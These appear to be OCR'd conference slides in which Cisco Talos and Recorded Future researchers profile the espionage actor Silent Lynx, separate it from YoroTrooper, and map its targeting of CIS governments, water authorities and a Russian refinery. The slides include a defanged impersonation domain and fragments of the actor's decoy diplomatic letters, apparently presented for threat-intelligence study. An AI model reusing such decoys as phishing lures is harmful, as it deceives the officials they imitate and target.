
BREAK THE SILENCE

TRACKING SILENT LYNX THROUGH EXPOSED INFRASTRUCTURE



CHI-EN (ASHLEY) SHEN / CISCO TALOS

JULIAN-FERDINAND VÖGELE / RECORDED FUTURE

vb 2026 SEVILLE 14 - 16 October

CISCO TALOS · Recorded Future®



CHI-EN (ASHLEY) SHEN

Security Research Engineering Technical Leader

CISCO TALOS

@ashl3y_shen



JULIAN-FERDINAND VÖGELE


Principal Threat Researcher

Recorded Future®

@JulianVoeg


01

Who is Silent Lynx?



And a bit of history

CISCO TALOS | Recorded Future®



> In our ongoing tracking of Silent Lynx, we discovered notable similarities and overlaps with a Kazakhstan-based threat actor/group known as YoroTrooper, as identified by our colleagues at Cisco Talos.
>
> - Seqrite

YoroTrooper Related Campaigns

MAR 2023 — YOROTROOPER — CISCO TALOS
First report on YoroTrooper, detailing campaigns targeting CIS countries, embassies, and an EU healthcare agency

APR 2023 — TOMIRIS — KASPERSKY
Not linked to YoroTrooper but multiple indicators overlap with Cisco Talos's report

JAN 2025 — SILENT LYNX — SEQRITE
Targeting Central Asian Entities. PowerShell-based tools code overlap with YoroTrooper

Aug 2025 — SHADOWSILK — GROUP-IB
A cross-border binary union for data exfiltration. Identifies overlap between SHADOWSILK and YOROTROOPER but attributes them to different groups.

OCT 2025 — CAVALRY WEREWOLF — BI.ZONE
Raids Russia's public sector with trusted relationship attacks

FEB 2026 — HYDRA SAIGA — VMRAY
Covert Espionage and Infiltration of Critical Utilities

ACTOR PROFILE

YoroTrooper



Aliases	Unknown
Affiliations	Kazakhstan
Active since	2022
Goals	Espionage, data theft to support state objectives.
Victimology	European governing entities with a special focus on the Commonwealth of Independent States (CIS) countries.
Notable TTPs	Social engineering, spear-phishing, data exfiltration, custom-built and commodity malware.
Malware & tooling	YoroTrooper employs a variety of self-developed and commodity malware families such as AveMaria/Warzone RAT, LodaRAT.


Are you really YoroTrooper?

Are you Silent Lynx

What are the evidence?







The Threat Clusters Analysis

	Tomiris	YoroTrooper	Silent Lynx	ShadowSilk	Cavalry Werewolf	Hydra Saiga
Tomiris	—	Indicator Overlap		Indicator Overlap		Indicator Overlap
YoroTrooper	Indicator Overlap			Indicator Overlap		
Silent Lynx		No direct tooling or infrastructure overlap identified	—	Indicator Overlap	Indicator Overlap	Indicator Overlap
ShadowSilk	Indicator Overlap	Indicator Overlap	Indicator Overlap	—		Strong Overlap
Cavalry Werewolf			Indicator Overlap		—	Indicator Overlap
Hydra Saiga	Indicator Overlap		Indicator Overlap	Indicator Overlap	Indicator Overlap	—

TTP Pattern

YoroTrooper

- Telegram-centric C2 and exfiltration
- Python-heavy RAT and stealer ecosystem
- Primarily collection and credential theft

TTP Pattern

Silent Lynx

- Raw TCP/TLS C2 through custom compiled implants
- C++, .NET, Go and PowerShell portfolio
- Interactive shells, internal reconnaissance and tunneling

Silent Lynx = UAT-6275 & TAG-193

Cisco Talos

UAT-6275



Recorded Future®


TAG-193

Silent Lynx and YoroTrooper share regional targeting, but no hard links. Distinct C2 and post-exploitation models support tracking them separately.

02


Campaign Landscape & Victimology

2024 - 2026



CISCO TALOS | Recorded Future®

Targeted Countries in the Commonwealth of Independent States (CIS)




Targeted Countries

Commonwealth of Independent States (CIS)



Campaign Timeline and Targeted Sectors



TARGETED SECTORS

01 PUBLIC SECTOR

Government entities

Foreign affairs, economic development and trade institutions.

02 STRATEGIC RESOURCES

Water & environment

Water management, forestry and environmental ministries.

03 CRITICAL INFRASTRUCTURE

Energy

Critical energy infrastructure in Russia.

Targeting Aligned with Diplomatic and Strategic Events

Armenian Ministry of Foreign Affairs


- Decoy masqueraded as a Russian diplomatic congratulatory letter addressed to Armenia's Ministry of Foreign Affairs.
- Armenian environmental-government network later communicated with Silent Lynx C2.

Belarusian Government

- Government network activity occurred roughly one week before an Astana meeting between Kazakhstani President Tokayev and Belarusian Foreign Minister Maxim Ryzhenkov.

Turkmen Ministry of Foreign Affairs

- Used www-mfa-gov-tm[.]dynns[.]com to impersonate the ministry.
- Used a decoy about the Turkmen–Italian Business Forum in Rome.



Губернатор
Нижегородской области

Адрес места нахождения: Кремль, корп. 1
г. Нижний Новгород, 603082
Почтовый адрес: Кремль, корп. 14
г. Нижний Новгород, 603082
тел. 419-90-12, 439-08-29, факс 439-00-48
e-mail: nikitin@nobl.ru

Министерство иностранных дел
Республики Армения

важаемые коллеги!

Нижегородской области и себя лично сердечно
рства иностранных дел Республики Армения и весь
иной установления дипломатических отношений
и Республикой Армения.
ю днем, открывшим новую страницу в истории
йствия наших стран. За прошедшие десятилетия
Арменией развивались в духе союзничества,

HABARNAMA

Türkmenistanyň Prezidentiniň Diwanynyň belgisi we senesi:	**36954** (25.09.2025 ý.), **37826** (30.09.2025 ý.)
Çäräniň ady:	Italiýa Respublikasynyň Rim şäherinde türkmen-italýan işewürlik forumyny guramak boýunça onlaýn iş duşuşuklary geçirmek bellenen tertipde ylalaşyldy.
Çäräniň geçiriljek seneleri:	2025-nji ýylyň 29-njy sentýabry-17-nji oktýabry.
Hyzmatdaş guramanyň ady:	Italiýa Respublikasynyň Ykdysady ösüş ministrligi, kompaniýalar we edaralar (ITA, Confindustria, SACE, Made in Italy).
Çäräniň geçiriljek ýeri:	Wideoaragatnaşyk arkaly.
Jogapkär edara:	Türkmenistanyň Söwda-senagat edarasy.
Çäräniň maksady:	
Gatnaşyjylar:	Türkmenistanyň Daşary işler ministrliginiň, Söwda-senagat edarasynyň, Senagatçylar we telekeçiler birleşmesiniň hem-de Maliýe we ykdysadyýet ministrliginiň wekilleri.
Habarlaşmak üçin: 445677 ecd@mfa.gov.tm	
TDIM-niň Ýewropa ýurtlary bölümi	

(Bölüm) *(Gol)*

Targeting Nizhny Novgorod

2025

JAN

RUSSIA

Government of Nizhny Novgorod
(campaigns in January and July)



Water resource and environment-related targeting

Russia's Nizhny Novgorod and regional water interests

January - July 2025

- A Nizhny Novgorod government IP communicated with three identified Silent Lynx C2 servers during this period.
- Nizhny Novgorod sits at a key junction in the Volga basin, whose water flow is strategically important to Kazakhstan because the Volga supplies around 80% of the river water entering the Caspian Sea.
- In VMRay's Hydra Saiga report, they observed campaign targeted water-resource service in Kyrgyzstan, Uzbekistan and Tajikistan 's water-resources authorities




Targeting Orsk Oil Refinery

2025

AUG

RUSSIA

Critical energy infrastructure (possible Orsk Oil Refinery / Orsknefteorgsintez)






Targeting Oil Refinery later impacted by Ukraine war

Russia-Kazakhstan energy ties

- The decoy is a cooperation proposal between State Concern ‘Turkmennebit’ and the management of Orsk Refinery.
- Orsk sits near Kazakhstan; disruption to Russian energy infrastructure can affect regional supply, transit, prices, and sanctions exposure.

03

